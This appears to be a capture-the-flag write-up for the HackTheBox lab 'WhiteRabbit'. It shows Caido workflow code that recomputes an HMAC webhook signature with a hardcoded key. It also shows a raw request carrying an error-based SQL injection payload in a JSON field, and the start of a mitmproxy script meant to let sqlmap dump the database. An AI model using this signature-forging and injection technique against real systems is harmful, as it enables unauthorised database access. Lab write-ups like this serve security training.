
Use caido to automate signature change(Optional)

Create new project in caido and go to workflow>convert>new workflow and add 2 javascript, json minify, match&replace and connect




First javascript

```
export function run(input, sdk) {
  let parsed = sdk.asString(input);
  const [header, body] = parsed.split(/\r?\n\r?\n/, 2);
  return body ?? "";
}
```




JSON Minify




Second javascript

```
import crypto from "crypto";

export function run(input, sdk) {
  let parsed = sdk.asString(input);
  const key = "3CWVGMndgMvdVAzOjqBiTicmv7gxc6IS";
  const hmac = crypto.createHmac("sha256",key).update(parsed).digest("hex");
  return hmac;
}
```




Match and replace to change hmac field




Make sure that the convert end data should also be set




Get the packet by visiting the subdomain, send it to replay, and overwrite(The same way as burpsuite)




Hmac is not changed, but it will be changed automatically by the convert workflow. Highlight whole packet and click +



An icon appears. Click and add a new workflow here


Request
Pretty
Raw
POST /webhook/d96af3a4-21bd-4bcb-bd34-37bfc67dfd1d HTTP/1.1
Host: 28efa8f7df.whiterabbit.htb
x-gophish-signature: sha256=cf4651463d8bc629b9b411c58480af5a9968ba05fca83efa03a21b2cecd1c2dd
Accept: */*
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Content-Type: application/json
Content-Length: 81
{
"campaign_id": 1,
"email": "test@ex.com\" OR updatexml(1, concat(0x7e, (SELECT schema_name from information_schema.schemata LIMIT 1,1), 0x7e), 1);#",
"message": "Clicked Link"
}
Placeholder Settings
Set the input text that will be transformed and inserted into the placeholder.
From
0
To
505
Type
Workflow
Workflow
New workflow
Add
Type
Description
Actions
Workflow
New workflow

Now, I can send data without changing signature



For dumping database, there are two ways

1. Use sqlmap with mitmproxy to change signature
2. Generate whole code to dump database

Option 1: Use sqlmap with mitmproxy(Easier)

I need a python code to replace hmac

```
#!/usr/bin/env python3
import hmac
import hashlib
import json
from mitmproxy import http
SECRET = b"3CWVGMndgMvdVAzOjqBiTicmv7gxc6IS"

